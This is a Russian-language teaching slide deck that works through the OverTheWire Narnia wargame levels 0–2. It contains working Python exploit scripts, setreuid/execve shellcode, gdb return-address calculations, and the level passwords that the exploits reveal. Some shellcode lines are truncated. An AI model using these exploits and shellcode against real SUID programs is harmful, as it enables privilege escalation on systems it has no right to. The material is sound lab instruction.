OTW Narnia

PWN

Гришаев Григорий
16 Апреля 2024

LibreOffice

Предварительные сведения

- Исходный код для уровня N лежит по пути /narnia/narniaN.c
- Скомпилированный исходник с установленным SUID-битом, принадлежащий пользователю narnia(N+1), лежит по пути /narnia/narniaN
- Пароль для логина на следующий уровень лежит по пути /etc/narnia_pass/narnia(N+1). Файл с паролем каждого пользователя доступен на чтение только соответствующему пользователю.

Предварительные сведения

- Бинарники собраны с флагами:

```
-m32                        compile for 32bit
-fno-stack-protector        disable ProPolice
-Wl,-z,norelro              disable relro
```

- Собрано для 32-бит
- Отключение защиты стека от переполнений (отключени stack canary)
- Отключаем RELRO. Не буду вдаваться в детали, но интересующиеся могут почитать по ссылке [1]

Пару слов о SUID, SGID

- SUID-бит, установленный на исполняемый файл, позволяет запускать соответствующий процесс с правами владельца файла;
- Для аналогичных целей нужен SGID-бит – только для запуска с правами группы-владельца файла.

Как установить SUID/SGID-бит?

- chmod u+s file - SUID
- chmod g+s file - GUID


```
nihonium@delta ~ ls -la /bin/passwd
-rwsr-xr-x 1 root root 80696 Jan 16 20:02 /bin/passwd
```

```
nihonium@delta ~ ls -la my_wonderful_script.sh
-rwSr--r-- 1 nihonium tty 0 Apr 13 10:23 my_wonderful_script.sh
```

Как установить SUID/SGID-бит?


Обычно так лучше не делать, особенно – на исполняемых файлах, принадлежащих пользователю root.
Хуже может быть только chmod -R 777 /

Перейдем к задачам



Narnia 0

- Простейшая задача на переполнение буфера (buffer overflow) на стеке
- scanf сможет считать в буфер на 4 символа больше, чем длина буфера



Narnia 0

- Попробуем записать буфер из 20 байт “мусора” плюс 4 байта, содержащие необходимое значение 0xdeadbeef

- Скрипт эксплоита на Python 3:

```
import sys
sys.stdout.buffer.write(b"\x90" * 20 + b"\xde\xad\xbe\xef")
```

Narnia 0

- На удивление, задача все еще не решена:

```
narnia0@gibson:/tmp/tmp.QsPo77VopJ$ python3 narnia0_exploit.py | /narnia/narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: Ő
                          val: 0xefbeadde
WAY OFF!!!!
```

- Внимательно посмотрим на значение val и внезапно вспомним о такой вещи, как endianness (порядок байтов), для процессоров x86 – little-endian.

Endianness

Little-endian

32-bit integer


0A0B0C0D


Big-endian


32-bit integer

0A0B0C0D

Memory







Narnia 0

- Перепишем наш эксплоит с учетом порядка байт (little-endian):

```
import sys
sys.stdout.buffer.write(b"\x90" * 20 + b"\xef\xbe\xad\xde")
```

Narnia 0

- В этот раз мы не получили ошибки, но и в /bin/sh почему-то не выпали:

```
narnia0@gibson:/tmp/tmp.QsPo77VopJ$ python3 narnia0_exploit.py | /narnia/narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: ��
                            val: 0xdeadbeef
narnia0@gibson:/tmp/tmp.QsPo77VopJ$
```

Narnia 0

- Это связано с тем, что у нас кончился stdin для программы narnia0, который мы предоставляли через пайп
- Первый вариант решения проблемы – дописать скрипт так, чтоб он предоставил команду для /bin/sh (cat /etc/narnia_pass narnia1)
- Второй вариант – воспользоваться утилитой cat и возможностями шелла

Narnia 0

- Первый вариант:

```
1  #!/bin/python3
2  import time
3  import sys
4
5  # exploit buffer overflow
6  sys.stdout.buffer.write(b"\x90" * 20 + b"\xef\xbe\xad\xde")
7
8  # sync script stdout to narnia0 stdin
9  sys.stdout.flush()
10 time.sleep(1)
11
12 # command to get our next password
13 sys.stdout.buffer.write(b"cat /etc/narnia_pass/narnia1")
```

Narnia 0

- Второй вариант (с эксплоитом, не выдающим команду для /bin/sh):

```
narnia0@gibson:/tmp/tmp.QsPo77VopJ$ (./narnia0_exploit.py; cat) | /narnia/narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: ��
                              val: 0xdeadbeef
whoami
narnia1
cat /etc/narnia_pass/narnia1
eaa6AjYMBB
```

- В bash ; исполняет команды последовательно (в любом случае, в отличие от || и &&)
- cat без аргументов работает из stdin в stdout

Narnia 1

- Программа исполнит то, что мы положим в переменную окружения EGG
- С помощью утилиты execstack на данном нам бинарнике разрешено исполнение кода со стека
- Убедиться можно с помощью утилиты checksec

```
narnia1@gibson:~$ checksec /narnia/narnia1
[*] '/narnia/narnia1'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x8048000)
    Stack:    Executable
    RWX:      Has RWX segments
```

Narnia 1

- Давайте посмотрим, что такое шеллкод

Narnia 1

Шелл-код (shellcode, код запуска оболочки) — это двоичный исполняемый код, который обычно передаёт управление командному процессору, например, /bin/sh в Linux.

Narnia 1

Посмотрим на простой шеллкод:

```
// setreuid(0, 0)
"\x6a\x46"                    // push   $0x46
"\x58"                        // pop    %eax
"\x31\xdb"                    // xor    %ebx, %ebx
"\x31\xc9"                    // xor    %ecx, %ecx
"\xcd\x80"                    // int    $0x80

// execve("/bin/sh")
"\x31\xd2"                    // xor    %edx, %edx
"\x6a\x0b"                    // push   $0xb
"\x58"                        // pop    %eax
"\x52"                        // push   %edx
"\x68\x2f\x2f\x73\x68"        // push   $0x68732f2f
                              // [h, s, /, /]
"\x68\x2f\x62\x69\x6e"        // push   $0x6e69622f
                              // [n, i, b, /]
"\x89\xe3"                    // mov    %esp, %ebx
"\x52"                        // push   %edx
"\x53"                        // push   %ebx
"\x89\xe1"                    // mov    %esp, %ecx
"\xcd\x80";                   // int    $0x80
```

https://shell-storm.org/shellcode/files/shellcode-250.html

Narnia 1

- Номера системных вызовов для 32-битной платформы можно посмотреть в файле /usr/include/asm/unistd_32.h
- man 2 execve – посмотреть мануал по системному вызову execve

Narnia 1

- В шеллкоде не должно быть ни одного нулевого байта (почему?)
- Написание шеллкода – отдельный вид искусства из-за множества ограничений и необходимости писать полиморфный код
- На моем диске есть хорошая книга Shellcoder’s Handbook для желающих погрузиться в тему
- Фреймворк Metasploit умеет генерировать и обфусцировать много вариантов шеллкода

Narnia 1

- Экспортируем переменную EGG, загнав в нее шеллкод:

```
narnia1@gibson:/tmp/tmp.FzuOKDUoNH$ export EGG=`./export_egg.py`
narnia1@gibson:/tmp/tmp.FzuOKDUoNH$ echo $EGG | xxd
00000000: 6a31 5899 cd80 89c3 89c1 6a46 58cd 80b0  j1X.......jFX...
00000010: 0b52 686e 2f73 6868 2f2f 6269 89e3 89d1  .Rhn/shh//bi....
00000020: cd80 0a                                  ...
narnia1@gibson:/tmp/tmp.FzuOKDUoNH$
```

- Запускаем эксплуатируемую программу и получаем шелл:

```
narnia1@gibson:/tmp/tmp.FzuOKDUoNH$ /narnia/narnia1
Trying to execute EGG!
$ whoami
narnia2
$ cat /etc/narnia_pass/narnia2
Zzb6MIyceT
$
```

Narnia 2

- Одна картинка лучше тысячи слов =)

Narnia 2

- Запустим программу под отладчиком gdb, возьмем в качестве аргумента 128 байт \x90:

```
narnia2@gibson:/tmp/tmp.RICUxSyBIN$ gdb -q /narnia/narnia2 `python3 exploit.py`
python3: can't open file '/tmp/tmp.RICUxSyBIN/exploit.py': [Errno 2] No such file or directory
Reading symbols from /narnia/narnia2...
(No debugging symbols found in /narnia/narnia2)
(gdb) r `python3 -c "import sys;sys.stdout.buffer.write(128 * b'\x90')"`
Starting program: /narnia/narnia2 `python3 -c "import sys;sys.stdout.buffer.write(128 * b'\x90')"`
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 2046032) exited normally]
(gdb)
```

Narnia 2

- Возьмем в качестве аргумента 128 байт \x90 + 8 байт \xAA:

```
(gdb) r `python3 -c "import sys;sys.stdout.buffer.write(128 * b'\x90' + 8 * b'\xAA')"`
Starting program: /narnia/narnia2 `python3 -c "import sys;sys.stdout.buffer.write(128 * b'\x90' + 8 * b'\xAA')"`
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0xaaaaaaaa in ?? ()
(gdb)
```

- Видим, что программа упала с SIGSEGV, попытавшись перейти по адресу 0xAAAAAAAA

Narnia 2

- Напишем заготовку эксплоита:

```
#!/bin/python3
import sys
shellcode=b"\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xc
address=b"\xAA\xAA\xAA\xAA"

sys.stdout.buffer.write(shellcode)
sys.stdout.buffer.write((132-len(shellcode)) * b"\x90" + address)
```

- В буфер положим наш шеллкод, NOP-sled и адрес возврата, в качестве которого надо подставить адрес начала буфера с шеллкодом

Narnia 2

- Попробуем определить необходимый адрес возврата хотя бы под отладчиком
- Дизассемблируем функцию main
- Увидим, что адрес начала буфера - $ebp-0x80

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x08049196 <+0>:     push   %ebp
   0x08049197 <+1>:     mov    %esp,%ebp
   0x08049199 <+3>:     add    $0xffffff80,%esp
   0x0804919c <+6>:     cmpl   $0x1,0x8(%ebp)
   0x080491a0 <+10>:    jne    0x80491bc <main+38>
   0x080491a2 <+12>:    mov    0xc(%ebp),%eax
   0x080491a5 <+15>:    mov    (%eax),%eax
   0x080491a7 <+17>:    push   %eax
   0x080491a8 <+18>:    push   $0x804a008
   0x080491ad <+23>:    call   0x8049050 <printf@plt>
   0x080491b2 <+28>:    add    $0x8,%esp
   0x080491b5 <+31>:    push   $0x1
   0x080491b7 <+33>:    call   0x8049070 <exit@plt>
   0x080491bc <+38>:    mov    0xc(%ebp),%eax
   0x080491bf <+41>:    add    $0x4,%eax
   0x080491c2 <+44>:    mov    (%eax),%eax
   0x080491c4 <+46>:    push   %eax
   0x080491c5 <+47>:    lea    -0x80(%ebp),%eax
   0x080491c8 <+50>:    push   %eax
   0x080491c9 <+51>:    call   0x8049060 <strcpy@plt>
   0x080491ce <+56>:    add    $0x8,%esp
   0x080491d1 <+59>:    lea    -0x80(%ebp),%eax
   0x080491d4 <+62>:    push   %eax
   0x080491d5 <+63>:    push   $0x804a01c
   0x080491da <+68>:    call   0x8049050 <printf@plt>
   0x080491df <+73>:    add    $0x8,%esp
   0x080491e2 <+76>:    mov    $0x0,%eax
   0x080491e7 <+81>:    leave
   0x080491e8 <+82>:    ret
End of assembler dump.
```

Narnia 2

- Поставим точку останова на main+3 (когда ebp уже точно зафиксирован)
- Запустим исполнение и посмотрим содержимое ebp за вычетом 0x80

```
(gdb) r `python3 -c "import sys;sys.stdout.buffer.write(128 * b'\x90' + 8 * b'\xAA')"`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia2 `python3 -c "import sys;sys.stdout.buffer.write(128 *
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x08049199 in main ()
(gdb) p $ebp-0x80
$1 = (void *) 0xffffd388
(gdb)
```

Narnia 2

- Пропишем полученное значение в наш эксплоит:

```
#!/bin/python3
import sys
shellcode=b"\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\x
address=b"\x88\xd3\xff\xff"

sys.stdout.buffer.write(shellcode)
sys.stdout.buffer.write((132-len(shellcode)) * b"\x90" + address)
```

Narnia 2

Ура, мы получили шелл, но…

Он от пользователя narnia2, который запустил отладчик

```
(gdb) r `python3 shellcode.py`
Starting program: /narnia/narnia2 `python3 shellcode.py`
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
process 2055597 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
$ whoami
[Detaching after vfork from child process 2055623]
narnia2
$
```

Narnia 2

Нам требуется “адаптировать” адрес начала буфера из gdb к адресу при прямом запуске уязвимой программы, иначе – SEGFAULT:

```
narnia2@gibson:/tmp/tmp.RICUxSyBIN$ /narnia/narnia2 `python3 shellcode.py`
Segmentation fault (core dumped)
narnia2@gibson:/tmp/tmp.RICUxSyBIN$
```

Narnia 2

Напишем простую утилиту для получения значения регистра esp, мы сможем запустить ее просто так и из-под отладчика, чтоб узнать, насколько смещается адрес:

```
#include <string.h>
#include <stdio.h>
void main(int argc, char *argv[]) {
        register int i asm("esp");
        printf("$esp = %#010x\n", i);
}
```

Narnia 2

Но! Нам необходимо, чтоб длина полного имени запускаемой утилиты и длина ее аргументов были идентичны для утилиты и эксплуатируемой программы (на самом деле, просто так будет проще)

```
narnia2@gibson:/tmp/tmp.RICUxSyBIN$ python3 -c 'print(len("/narnia/narnia2"))'
15
```

```
narnia2@gibson:/tmp/tmp.RICUxSyBIN$ gcc esp.c -m32 -o /tmp/c01-119/ab
narnia2@gibson:/tmp/tmp.RICUxSyBIN$ python3 -c 'print(len("/tmp/c01-119/ab"))'
15
```

Narnia 2

Найдем разницу адресов:

```
narnia2@gibson:/tmp/tmp.RICUxSyBIN$ /tmp/c01-119/ab `python3 shellcode.py`
$esp = 0xffffd410
narnia2@gibson:/tmp/tmp.RICUxSyBIN$ gdb -q /tmp/c01-119/ab `python3 shellcode.py`
Reading symbols from /tmp/c01-119/ab...
(No debugging symbols found in /tmp/c01-119/ab)
/tmp/tmp.RICUxSyBIN/j1XÉjFX
                          Rhn/shh//bi: No such file or directory.
(gdb) r
Starting program: /tmp/c01-119/ab
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
$esp = 0xffffd480
[Inferior 1 (process 2065198) exited with code 022]
(gdb)
quit
narnia2@gibson:/tmp/tmp.RICUxSyBIN$
```

```
>>> 0xffffd480 - 0xffffd410
112
>>>
```

Narnia 2

Закомментируем адрес из gdb и запишем этот адрес за вычетом 112:

```
#!/bin/python3
import sys
shellcode=b"\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xc
# -112 for real world
# address=b"\x18\xd4\xff\xff"
address=b"\xa8\xd3\xff\xff"

sys.stdout.buffer.write(shellcode)
sys.stdout.buffer.write((132-len(shellcode)) * b"\x90" + address)
```

Narnia 2

Вуаля! Получили шелл от имени пользователя narnia3:

```
narnia2@gibson:/tmp/tmp.RICUxSyBIN$ /narnia/narnia2 `python3 shellcode.py`
$ whoami
narnia3
$ cat /etc/narnia_pass/narnia3
8SyQ2wyEDU
$
```

Ссылки

[1] – Про RELRO

[2] – Примеры шеллкодов под различные платформы

[3] – Один из многих writeup’ов на Narnia